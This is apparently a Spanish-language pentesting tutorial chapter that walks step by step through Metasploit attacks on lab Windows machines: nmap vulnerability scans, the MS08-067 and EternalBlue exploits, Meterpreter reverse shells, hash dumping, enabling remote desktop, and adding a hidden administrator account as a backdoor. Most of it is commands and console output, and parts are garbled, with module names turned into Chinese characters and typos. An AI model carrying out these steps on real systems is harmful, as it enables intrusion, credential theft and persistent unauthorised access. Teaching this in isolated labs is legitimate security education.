RHOSTS           yes       The target host(s), range CIDR identifier, or hosts
RPORT            445      yes       The target port (TCP)
SMBDomain         .        no        (Optional) The Windows domain to use for authentication
SMBPass          no        no        (Optional) The password for the specified username
SMBUser          no        no        (Optional) The username to authenticate as
VERIFY_ARCH      true     yes      Check if remote architecture matches exploit Target
VERIFY_TARGET    true     yes      Check if remote OS matches exploit Target.

Payload information:
Space: 2000

Description:
This module is a port of the Equation Group ETERNALBLUE exploit,
part of the FuzzBunch toolkit released by Shadow Brokers. There is a
buffer overflow memmove operation in Srv!SrvOs2FealstSizeToNt. The size is
calculated in Srv!SrvOs2FealstSizeToNt, with mathematical error
where a DWORD is subtracted into a WORD. The kernel pool is groomed
so that overflow is well laid-out to overwrite an SMBv1 buffer.
Actual RIP hijack is later completed in
```

Nos muestra el nombre completo, la plataforma a la que va destinado, quien lo ha hecho, los objetivos posibles, las opciones básicas y nos da información de lo que hace.

Todo siempre en inglés...

Podemos ver solo las opciones a configurar para que funcione el exploit en este caso.

```
msf5 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           445       yes        The target port (TCP)
SMBDomain        .         no        (Optional) The Windows domain to use for authentication
SMBPass          yes       no        (Optional) The password for the specified username
SMBUser          yes       no        (Optional) The username to authenticate as
VERIFY_ARCH     true      yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET   true      yes       Check if remote OS matches exploit Target.

Exploit target:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Como veis nos da parte de la información que sacamos con info, pero más específica, para configurar nuestro ataque.

En este caso, si quiero atacar a un equipo que tiene la ip 192.168.1.29 , tendré que indicarle al exploit, esta dirección. Lo haremos con set.

```
msf5 exploit(windows/smb/ms17_010_ternalblue) > set rhosts 192.168.1.29
rhosts => 192.168.1.29
msf5 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      192.168.1.29  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           445       yes        The target port (TCP)
SMBDomain        .         no        (Optional) The Windows domain to use for authentication
SMBPass          yes       no        (Optional) The password for the specified username
SMBUser          yes       no        (Optional) The username to authenticate as
VERIFY_ARCH     true      yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET   true      yes       Check if remote OS matches exploit Target.

Exploit target:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Aquí vemos que hemos usado set con rhosts (hosts remotos) y que posteriormente, le hemos vuelto a dar a show options, para verificar que se hizo correctamente.

Bueno, pues estos comandos son los que más usaremos. También vamos a ir viendo otros, pero estos serán los más usados.

Una vez visto algunos ejemplos, vamos a irnos al ataque directamente. Para ello haremos un proceso abreviado de lo visto en recolección y escaneos. Así recordamos y además vemos cómo usarlo todo con metasploit.

Lo primero es escanear la red donde está el primer objetivo. empezaremos con un xp, equipo antiguo, pero que aún se utiliza en muchos hogares, empresas y organismos públicos.

Para ello, debo saber en qué red estoy y lo hago en mi Kali, tecleando ifconfig.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.17.134 netmask 255.255.255.0 broadcast 192.168.17.255
        inet6 fe80::20c:29ff:febd:751a prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:bd:75:1a txqueuelen 1000 (Ethernet)
            RX packets 672 bytes 328985 (321.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 215 bytes 16474 (16.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Estoy en la ip 192.168.17.134. con lo que voy a escanear toda la red, para ver equipos vivos. En este caso, usaré nmap con -sP.

```
Nmap scan report for 192.168.17.140
Host is up (0.00058s latency).
MAC Address: 00:0C:29:0E:A2:12 (VMware)
Nmap scan report for 192.168.17.141 [host down]
Nmap scan report for 192.168.17.142 [host down]
```

Me aparecen todos abajo excepto el 192.168.17.140. Pues vamos a escanear esta ip.

Vamos a escanearla con -A y con el script de vulnerabilidades, para sacar el máximo de información.

```
root@kali:~# nmap --script=vuln -A 192.168.17.140 -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 08:46 CEST
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:46
```

Nos aparecen dos vulnerabilidades específicas, además de unos puertos abiertos. Pero como vamos al ataque, nos centramos en estas vulnerabilidades.

```
VULNERABLE:
  Microsoft Windows system vulnerable to remote code execution (MS08-067)
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2008-4250
          The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
          Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
          code via a crafted RPC request that triggers the overflow during path canonicalization.
.

  Disclosure date: 2008-10-23
  References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
    https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
  smb-vuln-ms10-054: false
  smb-vuln-ms10-061: false
  smb-vuln-ms17-010:
    VULNERABLE:
      Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-att
```

Como vemos, aparece una información con unos números. (MS08-067) y un CVE (CVE es una base de datos de vulnerabilidades)

```
VULNERABLE:  
Microsoft Windows system vulnerable to remote code execution (MS08-067)  
State: LIKELY VULNERABLE  
IDs: CVE:CVE-2008-4250
```

Bueno, pues con esta información, vamos a probar en nuestro metasploit, con la opción search, a ver si encontramos algo.

```
msf5 exploit(windows/smb/ms17_010_ternalblu) > search MS08-067  
Matching Modules  
=====  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption  
  
msf5 exploit(windows/smb/ms17_010_ternalblu) > search CVE-2008-4250  
Matching Modules  
=====  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Como veis, usamos search con otros parámetros para buscar algo.

Pues nos aparece el mismo exploit.

Vamos a usarlo. Lo haremos con use y el identificativo, que nos dice que es 0.

```
msf5 exploit(windows/smb/ms17_010_ternalblu) > search CVE-2008-4250  
Matching Modules  
=====  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption  
  
msf5 exploit(windows/smb/ms17_010_ternalblu) > use 0 ←  
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Vamos a ver las opciones y a configurarlo.

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                         |
|---------|-----------------|----------|-------------------------------------------------------------------------------------|
| RHOSTS  | yes             |          | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'. |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                              |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


```

Debemos meter la ip del objetivo que es 192.168.17.140.

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.17.140
rhosts => 192.168.17.140
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Ahora, vamos a comprobar.

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOSTS    192.168.17.140  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pat
h>' 
RPORT     445            yes        The SMB service port (TCP)
SMBPIPE   BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  ---
0   Automatic Targeting
```

Está correcto. Podemos lanzar el exploit con el payload que lleva por defecto, pero podemos ver también que payloads podemos usar con este exploit. Para ello, tecleamos show payloads.

```
msf5 exploit(windows/smb/ms08_067_netapi) > show payloads
Compatible Payloads
=====
#  Name
-  ---
0  generic/custom
1  generic/debug_trap
2  generic/shell_bind_tcp
d TCP Inline
3  generic/shell_reverse_tcp
erse TCP Inline
4  generic/tight_loop
5  windows/adduser
ADD
6  windows/dllinject/bind_hidden_ipknock_tcp
Hidden Bind Ipknock TCP Stager
7  windows/dllinject/bind_hidden_tcp
Hidden Bind TCP Stager
8  windows/dllinject/bind_ipv6_tcp
Bind IPv6 TCP Stager (Windows x86)
9  windows/dllinject/bind_ipv6_tcp_uuid
Bind IPv6 TCP Stager with UUID Support (Windows x86)
10 windows/dllinject/bind_named_pipe
Windows x86 Bind Named Pipe Stager
11 windows/dllinject/bind_nonx_tcp
Bind TCP Stager (No NX or Win7)
12 windows/dllinject/bind_tcp
Bind TCP Stager (Windows x86)
13 windows/dllinject/bind_tcp_rc4
Bind TCP Stager (RC4 Stage Encryption, Metasm)
14 windows/dllinject/bind_tcp_uuid
Bind TCP Stager with UUID Support (Windows x86)
15 windows/dllinject/reverse_hop_http
Reverse Hop HTTP/HTTPS Stager
16 windows/dllinject/reverse_ipn6_tcp
```

Os saldrá una cantidad importante de payloads. Nosotros vamos a usar el que viene por defecto.

Por lo que simplemente lanzamos el ataque, escribiendo “exploit”

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.17.134:4444
[*] 192.168.17.140:445 - Automatically detecting the target...
[*] 192.168.17.140:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] 192.168.17.140:445 - Selected Target: Windows XP SP2 Spanish (NX)
[*] 192.168.17.140:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176195 bytes) to 192.168.17.140
[*] Meterpreter session 1 opened (192.168.17.134:4444 -> 192.168.17.140:1033) at 2020-06-12 09:23:49 +0200
meterpreter > █
```

Como veis, nos aparece una Shell que ha cambiado y pone meterpreter. Meterpreter es una especie de traductor de comandos, que nos facilita la interacción con la maquina atacada.

Para ver las opciones, podemos pulsar help y nos aparecerá toda la ayuda.

```
meterpreter > help
Core Commands
=====
Command          Description
-----
?               Help menu
background      Backgrounds the current session
bg              Alias for background
bgkill         Kills a background meterpreter script
bglist         Lists running background scripts
bgrun          Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close          Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit            Terminate the meterpreter session
get_timeouts   Get the current session timeout values
guid            Get the session GUID
help            Help menu
info             Displays information about a Post module
irb              Open an interactive Ruby shell on the current session
load            Load one or more meterpreter extensions
machine_id     Get the MSF ID of the machine attached to the session
migrate        Migrate the server to another process
pivot           Manage pivot listeners
pry             Open the Pry debugger on the current session
quit            Terminate the meterpreter session
read            Reads data from a channel
resource        Run the commands stored in a file
run             Executes a meterpreter script or Post module
secure          (Re)Negotiate TLV packet encryption on the session
sessions        Quickly switch to another session
set_timeouts   Set the current session timeout values
sleep           Force Meterpreter to go quiet, then re-establish session.
transport       Change the current transport mechanism
```

Nosotros usaremos como ejemplo un par de ellas. Vosotros investigar cada una de ellas.

Aquí os muestro un par de ellas. Vamos a usar Shell, para “entrar” en el equipo (realmente ya estamos dentro, pero de esta forma es como si estuviéramos físicamente en la consola)

```
meterpreter > shell  
Process 1056 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Fíjate que podemos navegar desde la consola de la máquina víctima. Podemos ver lo que tiene el disco duro, por ejemplo, de una forma poco atractiva, pero muy útil.

```
C:\WINDOWS\system32>cd ..  
cd ..  
  
C:\WINDOWS>cd ..  
cd ..  
  
C:\>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El númer o de serie del volumen es: 1CBB-D51A  
  
Directorio de C:\  
  
24/11/2013 15:45 <DIR> Archivos de programa  
26/08/2011 08:02 0 AUTOEXEC.BAT  
26/08/2011 08:02 0 CONFIG.SYS  
20/11/2013 19:24 <DIR> Documents and Settings  
06/10/2011 22:25 <DIR> TFTP-Root  
23/11/2013 09:35 <DIR> WINDOWS  
 2 archivos 0 bytes  
 4 dirs 39.542.030.336 bytes libres  
  
C:\>
```

También tenemos la opción de hacer capturas de pantalla por ejemplo con el comando screenshot.

```
meterpreter > screenshot  
Screenshot saved to: /root/j0ziDscQ.jpeg
```

Aquí nos guarda la imagen.

Bueno, es interesante que vayáis investigando las demás opciones.

Vamos a pasar ahora al siguiente objetivo. Un Windows 7.

Para comenzar, haremos primero el escaneo oportuno con nmap y con el script de vulnerabilidades, para que podamos ir mejor a tiro hecho. Como sabéis, si el objetivo está detrás de un sistema defensivo tipo firewall, Waf, UTM o similar, no nos funcionará nuestro escaneo con parámetros muy ruidosos y tendríamos que hacerlo con el famoso -Pn para posteriormente ir sacando las vulnerabilidades con metasploit, por ejemplo, de forma más manual (usando los auxiliares).

En este caso, probaremos si tenemos algún tipo de bloqueo usando el script comentado.

```
(tssciber㉿tss)-[~]
└─$ nmap --script=vuln -v 192.168.100.136
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 18:46 CET
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
```

Los resultados que nos arroja son los siguientes:

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Nos arroja la vulnerabilidad de manera clara. Si hubiésemos tenido el problema de que el Firewall nos hubiera parado el escaneo y tuviéramos el uso con -Pn en nmap, tendríamos únicamente puertos abiertos. Pero al ver el puerto 445 abierto, podríamos lanzar un auxiliar desde metasploit para saber si el objetivo es vulnerable. El nmap -Pn nos arroja el siguiente resultado

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	nethios-ssn
445/tcp	open	microsoft-ds
1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
1027/tcp	open	IIS
1030/tcp	open	iad1
1032/tcp	open	iad3
1053/tcp	open	remote-as

Para saber qué equipo es el objetivo, ya que no me da más información que es un posible Windows, por el software que usa, buscaremos con el auxiliar

Lo haremos buscando la versión de smb que corre en el equipo víctima, ya que tiene el puerto 445 abierto.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search smb_version
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  ---
  0  auxiliary/scanner/smb/smb_version      normal        No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOSTS      yes           The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS    1              yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > setg rhosts 192.168.100.136
rhosts => 192.168.100.136
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.100.136:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:22m 25s) (g
accd76-bf14-4166-a9de-f87060e2fe87}) (authentication domain:WIN-FCFJOF19V3P)
[+] 192.168.100.136:445 - Host is running Windows 7 Ultimate SP1 (build:7601) (name:WIN-FCFJOF19V3P) (workgroup:WORKGROUP)
[*] 192.168.100.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Como veis, busco el auxiliar para que me dé la versión de smb y además me da información del equipo víctima que es un Windows 7 de 64 bits.

Ahora, buscaremos en metasploit un auxiliar, para saber si el objetivo, que es un Windows 7, es vulnerable a eternalblue.

Para ello buscamos de la siguiente forma:

```
msf6 auxiliary(scanner/smb/smb_version) > search eternalblue
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  ---
  0  auxiliary/admin/smb/ms17_010_command      2017-03-14    normal  No     MS17-010 EternalRomance/EternalSynergy/Eternalalc
hampion SMB Remote Windows Command Execution
  1  auxiliary/scanner/smb/smb_ms17_010         2017-03-14    normal  No     MS17-010 SMB RCE Detection
  2  exploit/windows/smb/ms17_010_eternalblue    2017-03-14    average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption
  3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14    average No     MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption for Win8+
  4  exploit/windows/smb/ms17_010_psexec        2017-03-14    normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eternalalc
hampion SMB Remote Windows Code Execution
  5  exploit/windows/smb/smb_doublepulsar_rce    2017-04-14    great   Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Si el firewall no hubiera bloqueado el escaneo, podríamos buscarlo de la siguiente manera también:

```
msf6 auxiliary(scanner/smb/smb_version) > search ms17_010

Matching Modules
=====
#  Name
- -----
0 auxiliary/admin/smb/ms17_010_command
1 auxiliary/scanner/smb/ms17_010
2 exploit/windows/smb/ms17_010_永恒之蓝
3 exploit/windows/smb/ms17_010_永恒之蓝_win8
4 exploit/windows/smb/ms17_010_psexec

# Disclosure Date Rank Check Description
----- -----
0 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/Etern
1 2017-03-14 normal No MS17-010 SMB RCE Detection
2 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kern
3 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kern
4 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/Etern

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/ms17_010_psexec
```

Lo buscamos de esta forma, porque nuestro escaneo, nos dio esa información.

Pero, de cualquier forma, por uno u otro lado, conseguimos sacar información, para probar el auxiliar y saber si realmente es vulnerable.

Ahora, usaremos el auxiliar.

```
1 auxiliary/scanner/smb/ms17_010
2 exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14 normal No MS17-010 SMB RCE Detection
Pool Corruption
3 exploit/windows/smb/ms17_010_永恒之蓝_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/Etern
hampton SMB Remote Windows Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/ms17_010_psexec

msf6 auxiliary(scanner/smb/smb_version) > use 1
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting          Required  Description
----      -----                  ----      -----
CHECK_ARCH  true                 no        Check for architecture on vulnerable hosts
CHECK_DOPU  true                 no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE  false                no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS    192.168.100.136         yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
REPORT    445                  yes       The SMB service port (TCP)
SMBDomain .                      no        The Windows domain to use for authentication
SMBPass   REDACTED          no        The password for the specified username
SMBUser   REDACTED          no        The username to authenticate as
THREADS   1                      yes      The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 192.168.100.136:445 - Host is likely VULNERABLE to MS17-010!  Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Como vemos, nos dice que parece ser vulnerable. Pues vamos a cargar el ataque.

Utilizaremos el exploit número 2.

```
2 exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption
3 exploit/windows/smb/ms17_010_永恒之蓝_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/Etern
hampton SMB Remote Windows Code Execution
```

Vamos a configurarlo.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    192.168.100.136  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     445             yes       The target port (TCP)
SMBDomain .
SMBPass   .
SMBUser   .
VERIFY_ARCH true           yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true          yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.100.145  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

```

Esta es mi configuración. Como veis, atacamos un sistema de 64 bits. Si fuese de 32, no tendría éxito el ataque y podríamos tirar la maquina víctima, que puede ser otro tipo de ataque si lo que queremos es denegar el servicio.

Vamos a lanzarlo:

```

[*] 192.168.100.136:445 - Sending egg to corrupted connection.
[*] 192.168.100.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.100.136
[*] Meterpreter session 1 opened (192.168.100.145:4444 -> 192.168.100.136:1142) at 2021-01-09 19:04:51 +0100
[+] 192.168.100.136:445 - =====
[+] 192.168.100.136:445 - =====WIN=====
[+] 192.168.100.136:445 - =====

meterpreter >

```

Conseguimos nuestra sesión de meterpreter en la maquina víctima. Ahora, vamos a ver que privilegios tengo:

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Como veis, tengo privilegios de administracion.

Puedo sacar los hashes de los usuarios y por supuesto, los usuarios.

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
USUARIO:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >

```

Puedo crear usuarios, abrir puertas traseras, por ejemplo, puedo abrir un escritorio remoto.

```
meterpreter > run getgui -e  
[*] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.  
[*] Example: run post/windows/manage/enable_rdp OPTION=value [...]  
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos.perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*]     RDP is disabled; enabling it ...  
[*] Setting Terminal Services service startup mode  
[*]     The Terminal Services service is not set to auto, changing it to auto ...  
[*]     Opening port in local firewall if necessary  
[*] For cleanup use command: run multi_console_command -r /home/tssciber/.msf4/logs/scripts/getgui/clean_up_20210109.0912.rc  
meterpreter > 
```

Con el comando run getgui -e, he abierto el puerto 3389, que es el escritorio remoto. Si escaneo el objetivo y ese puerto, el resultado es:

```
(tssciber㉿tss)-[~]  
└$ nmap -p3389 -v 192.168.100.136  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 19:09 CET  
Initiating Ping Scan at 19:09  
Scanning 192.168.100.136 [2 ports]  
Completed Ping Scan at 19:09, 0.00s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 19:09  
Completed Parallel DNS resolution of 1 host. at 19:09, 0.16s elapsed  
Initiating Connect Scan at 19:09  
Scanning 192.168.100.136 [1 port]  
Discovered open port 3389/tcp on 192.168.100.136  
Completed Connect Scan at 19:09, 0.00s elapsed (1 total ports)  
Nmap scan report for 192.168.100.136  
Host is up (0.00040s latency).  
  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

He abierto el puerto.

Ahora voy a crear un usuario y lo voy a meter en el grupo de Administradores.

En este caso, la versión de mi equipo víctima está en inglés y el grupo es administrators.

```
meterpreter > shell
Process 1244 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user guiahacker G2023h! /add
net user guiahacker G2023h! /add
The command completed successfully.
```

```
C:\Windows\system32>net localgroup administrators guiahacker /add
net localgroup administrators guiahacker /add
The command completed successfully.
```

```
C:\Windows\system32>
```

Una vez que hemos creado el usuario guiahacker, vamos a realizar una intrusión por el protocolo 3389, que hemos abierto nosotros y con el usuario creado.

```
(tssciber@tss)-[~]
$ rdesktop 192.168.100.136
Autoselecting keyboard map 'es' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=WIN-FCFJOF19V3P

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:


